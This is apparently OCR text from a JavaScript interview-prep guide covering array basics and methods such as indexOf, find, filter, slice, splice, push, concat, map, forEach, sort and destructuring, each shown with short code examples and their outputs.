
Q. How to convert an array-like object into an array?


Q. What are Arrays in JS? How to get, add & remove elements from arrays? V. IMP.

- An array is a data type that allows you to **store multiple values** in a single variable.


```
//Array
let fruits = ["apple", "banana", "orange"];
```








Q. What are Arrays in JS? How to get, add & remove elements from arrays? V. IMP.



Q. What are Arrays in JS? How to get, add & remove elements from arrays? V. IMP.

❖ Pictorial representation of important method of arrays




Q. What is the indexOf() method of an Array?

- IndexOf() method **gets the index** of a specified element in the array.

```
// Example array
const array = [1, 2, 3, 4, 5];

let a = array.indexOf(3);
console.log(a);
// Output: 2
```

Q. What is the difference between find() and filter() methods of an Array? V. IMP.





```
// Example array
const array = [1, 2, 3, 4, 5];

let c = array.find((num) =>
                    num % 2 === 0);
console.log(c);
// Output: 2
```

```
// Example array
const array = [1, 2, 3, 4, 5];

let d = array.filter((num) =>
                      num % 2 === 0)
console.log(d);
// Output: [2, 4]
```

- find() method get the **first element** that satisfies a condition.
- filter() method **get an array of elements** that satisfies a condition.


Q. What is the slice() method of an Array? V. IMP.




```
const array = ["a", "b", "c", "d", "e"];

let e = array.slice(1, 4);
console.log(e);

// Output: ['b', 'c', 'd']
```

- Slice() method get a **subset of the array** from start index to end index(end not included).

Q. What is the difference between push() and concat() methods of an Array?





```
let array1 = [1, 2];
// Using push()
array1.push(3, 4);
console.log(array1);
// Output: [1, 2, 3, 4]
```

```
let array2 = [5, 6];
// Using concat()
let array3 = array2.concat(7, 8);
console.log(array3);
// Output: [5, 6, 7, 8]

console.log(array2);
//original array is not modified
// Output: [5, 6]
```

- Push() will **modify the original array** itself.
- Concat() method will **create the new array** and not modify the original array.

Q. What is the difference between pop() and shift() methods of an Array?




```
// Using pop()
let arr1 = [1, 2, 3, 4];
let popped = arr1.pop();
console.log(popped);
// Output: 4
console.log(arr1);
// Output: [1, 2, 3]
```

- pop() will remove the **last element** of the array

```
// Using shift()
let arr2 = [1, 2, 3, 4];
let shifted = arr2.shift();
console.log(shifted);
// Output: 1
console.log(arr2);
// Output: [2, 3, 4]
```

- Shift() will remove the **first element** of the array

Q. What is the splice() method of an Array? V. IMP.

- The splice() method is used to **add, remove, or replace** elements in an array.

```
array.splice(startIndex, deleteCount, ...itemsToAdd);
```


```
let letters = ['a', 'b', 'c'];

// Add 'x' and 'y' at index 1
letters.splice(1, 0, 'x', 'y');
console.log(letters);
// Output: ['a', 'x', 'y', 'b', 'c']

// Removes 1 element starting from index 1
letters.splice(1, 1);
console.log(letters);
// Output: ['a', 'y', 'b', 'c']

// Replaces the element at index 2 with 'q'
letters.splice(2, 1, 'q');
console.log(letters);
// Output: ['a', 'y', 'q', 'c']
```

Q. What is the difference between the slice() and splice() methods of an Array?

- The slice() method is used get a subset of the array from the start index to the end index(end not included).

- The splice() method is used to **add, remove, or replace** elements in an array.

Q. What is the difference map() and forEach() array methods of an Array?




```
// Using map()
let arr1 = [1, 2, 3];
let mapArray = arr1.map((e) => e * 2);
console.log(mapArray);
//map return a new array
// Output: [2, 4, 6]
```

```
// Using forEach()
let arr2 = [1, 2, 3];
arr2.forEach((e) => {
  console.log(e * 2);
});
//Does not return anything
// Output: 2 4 6

console.log(arr2);
// Output: [1, 2, 3]
```

- The map() method is used when you want to modify each element of an array and create a **new array** with the modified values.
- The forEach() method is used when you want to perform some operation on each element of an array **without creating a new array**.

Q. How to sort and reverse an array?

- Array can be sorted or reversed by using **sort()** and **reverse()** methods of array.

```
let array = ['c', 'e', 'a', 't'];
```


```
//sort the array
array.sort();
console.log(array);
// Output: ['a', 'c', 'e', 't']
```

```
//reverse the array
array.reverse();
console.log(array);
// Output: ['t', 'e', 'c', 'a']
```

Q. What is Array Destructuring in JS? V. IMP.

- Array destructuring allows you to extract elements from an array and assign them to **individual variables** in a single statement.

- Array destructuring is introduced in **ECMAScript 6 (ES6)**.



Q. What is Array Destructuring in JS? V. IMP.


```
// Example array
const fruits = ['apple', 'banana', 'orange'];
```

```
// Array destructuring
const [firstFruit, secondFruit, thirdFruit] = fruits;
```

```
// Output
console.log(firstFruit); // Output: "apple"
console.log(secondFruit); // Output: "banana"
console.log(thirdFruit); // Output: "orange"
```

Q. What are array-like objects In JS? V. IMP.

- Array-like objects are objects that have indexed elements and a length property, **similar to arrays**, but they may not have all the methods of arrays like push(), pop() & others.

